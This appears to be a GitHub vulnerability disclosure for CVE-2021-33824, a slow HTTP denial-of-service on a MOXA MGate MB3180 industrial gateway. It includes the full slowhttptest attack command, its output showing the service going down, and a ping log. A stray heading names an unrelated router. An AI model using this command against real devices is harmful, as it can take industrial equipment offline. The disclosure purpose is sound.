

master

...

CVE-POC / CVE-2021-33824.md

Jian-Xian Update CVE-2021-33824.md

History

1 contributor

57 lines (36 sloc) | 2.1 KB

...

CVE-2021-33824

[Discoverer]

*Jian Xian Li, *Hao Hsiang Lin, Guan Yu Lai

Telecom Technology Center

(TTC is an experienced cybersecurity professional team. It helps companies to improve their security posture, and increase the confidence in implementing, and assessing the right security controls and vulnerabilities of network-connectable consumer/medical/industrial products.)

[Description]

An issue was discovered on MOXA Mgate MB3180 Version 2.1 Build 18113012. Attackers can use slowhttptest tool to send incomplete HTTP request, which could make server keep waiting for the packet to finish the connection, until its resource exhausted. Then the web server is denial-of-service.

[Attack Type]

Remote

[Product]

MOXA Mgate MB3180


[Version]

2.1 Build 18113012

4GEE ROUTER HH70VB devices vulnerability

Demonstration

Normally, MOXA Mgate MB3180 's web login screenshot is like this. As shown below:



By using slowhttptest tool to attack to MOXA Mgate MB3180 's web server, keep it waiting for response until its resource exhausted, therefore achieves Slow HTTP DoS Attack. If attack cause web server out of service successful ly, option service available will show text NO with red color. As shown below:


```
root@kali:~# slowhttptest -c 5000 -p 1 10 -r 200 -t GET -u http://192.168.127.254:80 -n 24 -p 2
Wed May 19 14:30:40 2021: set open files limit to 5010
Wed May 19 14:30:40 2021:
Wed May 19 14:30:40 2021:
root@kali:~# slowhttptest version 1.8.2
- https://github.com/shekyan/slowhttptest -
test type: SLOW HEADERS
number of connections: 5000
URL: http://192.168.127.254:80/
verb: GET
cookie:
Content-length header value: 4096
follow up data max size: 52
interval between follow up data: 10 seconds
connections per seconds: 200
probe connection timeout: 2 seconds
test duration: 200 seconds
using proxy: no proxy

Wed May 19 14:30:40 2021:
slow HTTP test status on 9th second:
initializing: 0
pending: 1
connected: 0
error: 0
closed: 0
service available: YES
Wed May 19 14:30:53 2021:
Wed May 19 14:30:53 2021:
root@kali:~# slowhttptest version 1.8.2
- https://github.com/shekyan/slowhttptest -
test type: SLOW HEADERS
number of connections: 5000
URL: http://192.168.127.254:80/
verb: GET
cookie:
Content-length header value: 4096
follow up data max size: 52
interval between follow up data: 10 seconds
connections per seconds: 200
probe connection timeout: 2 seconds
test duration: 200 seconds
using proxy: no proxy

Wed May 19 14:30:53 2021:
slow HTTP test status on 5th second:
initializing: 0
pending: 769
connected: 15
error: 0
closed: 0
service available: NO
Wed May 19 14:30:58 2021:
root@kali:~#
```

```
From 192.168.127.254 [192.168.127.254]: 56(84) bytes of data.
64 bytes from 192.168.127.254: comp_seq=2 ttl=128 time=1.51 ms
64 bytes from 192.168.127.254: comp_seq=4 ttl=128 time=1.80 ms
64 bytes from 192.168.127.254: comp_seq=5 ttl=128 time=1.25 ms
64 bytes from 192.168.127.254: comp_seq=6 ttl=128 time=1.16 ms
64 bytes from 192.168.127.254: comp_seq=7 ttl=128 time=1.21 ms
64 bytes from 192.168.127.254: comp_seq=14 ttl=128 time=0.806 ms
64 bytes from 192.168.127.254: comp_seq=10 ttl=128 time=0.931 ms
64 bytes from 192.168.127.254: comp_seq=20 ttl=128 time=1.37 ms
64 bytes from 192.168.127.254: comp_seq=22 ttl=128 time=1.08 ms
64 bytes from 192.168.127.254: comp_seq=23 ttl=128 time=1.10 ms
64 bytes from 192.168.127.254: comp_seq=26 ttl=128 time=1.00 ms
64 bytes from 192.168.127.254: comp_seq=27 ttl=128 time=1.59 ms
64 bytes from 192.168.127.254: comp_seq=30 ttl=128 time=1.7 ms
64 bytes from 192.168.127.254: comp_seq=31 ttl=128 time=0.903 ms
64 bytes from 192.168.127.254: comp_seq=32 ttl=128 time=1.39 ms
64 bytes from 192.168.127.254: comp_seq=34 ttl=128 time=1.09 ms
64 bytes from 192.168.127.254: comp_seq=39 ttl=128 time=0.878 ms
64 bytes from 192.168.127.254: comp_seq=41 ttl=128 time=0.981 ms
64 bytes from 192.168.127.254: comp_seq=43 ttl=128 time=0.935 ms
64 bytes from 192.168.127.254: comp_seq=47 ttl=128 time=1.38 ms
64 bytes from 192.168.127.254: comp_seq=49 ttl=128 time=1.02 ms
64 bytes from 192.168.127.254: comp_seq=51 ttl=128 time=1.05 ms
64 bytes from 192.168.127.254: comp_seq=53 ttl=128 time=1.14 ms
64 bytes from 192.168.127.254: comp_seq=55 ttl=128 time=1.52 ms
64 bytes from 192.168.127.254: comp_seq=57 ttl=128 time=0.802 ms
64 bytes from 192.168.127.254: comp_seq=62 ttl=128 time=1.09 ms
64 bytes from 192.168.127.254: comp_seq=64 ttl=128 time=0.945 ms
64 bytes from 192.168.127.254: comp_seq=65 ttl=128 time=0.987 ms
64 bytes from 192.168.127.254: comp_seq=67 ttl=128 time=1.19 ms
64 bytes from 192.168.127.254: comp_seq=69 ttl=128 time=0.903 ms
64 bytes from 192.168.127.254: comp_seq=70 ttl=128 time=1.00 ms
64 bytes from 192.168.127.254: comp_seq=71 ttl=128 time=1.17 ms
64 bytes from 192.168.127.254: comp_seq=72 ttl=128 time=1.20 ms
64 bytes from 192.168.127.254: comp_seq=73 ttl=128 time=1.12 ms
64 bytes from 192.168.127.254: comp_seq=74 ttl=128 time=2.13 ms
64 bytes from 192.168.127.254: comp_seq=75 ttl=128 time=1.37 ms
64 bytes from 192.168.127.254: comp_seq=76 ttl=128 time=0.902 ms
64 bytes from 192.168.127.254: comp_seq=77 ttl=128 time=1.44 ms
64 bytes from 192.168.127.254: comp_seq=78 ttl=128 time=1.18 ms
64 bytes from 192.168.127.254: comp_seq=79 ttl=128 time=0.775 ms
64 bytes from 192.168.127.254: comp_seq=80 ttl=128 time=0.725 ms
64 bytes from 192.168.127.254: comp_seq=81 ttl=128 time=0.903 ms
64 bytes from 192.168.127.254: comp_seq=82 ttl=128 time=0.833 ms
64 bytes from 192.168.127.254: comp_seq=83 ttl=128 time=0.802 ms
64 bytes from 192.168.127.254: comp_seq=84 ttl=128 time=1.29 ms
64 bytes from 192.168.127.254: comp_seq=84 ttl=128 time=1.29 ms
```

It could not be accessed when attack success. As shown below:



Reference(s)

<https://github.com/shekyan/slowhttptest>

<https://www.moxa.com/en/products/industrial-edge-connectivity/protocol-gateways/modbus-tcp-gateways/mgate-mb3180-mb3280-mb3480-series>

Moxa Security advisory

<https://www.moxa.com/en/support/product-support/security-advisory/mgate-mb3180-3280-3480-protocol-gateways-vulnerabilities>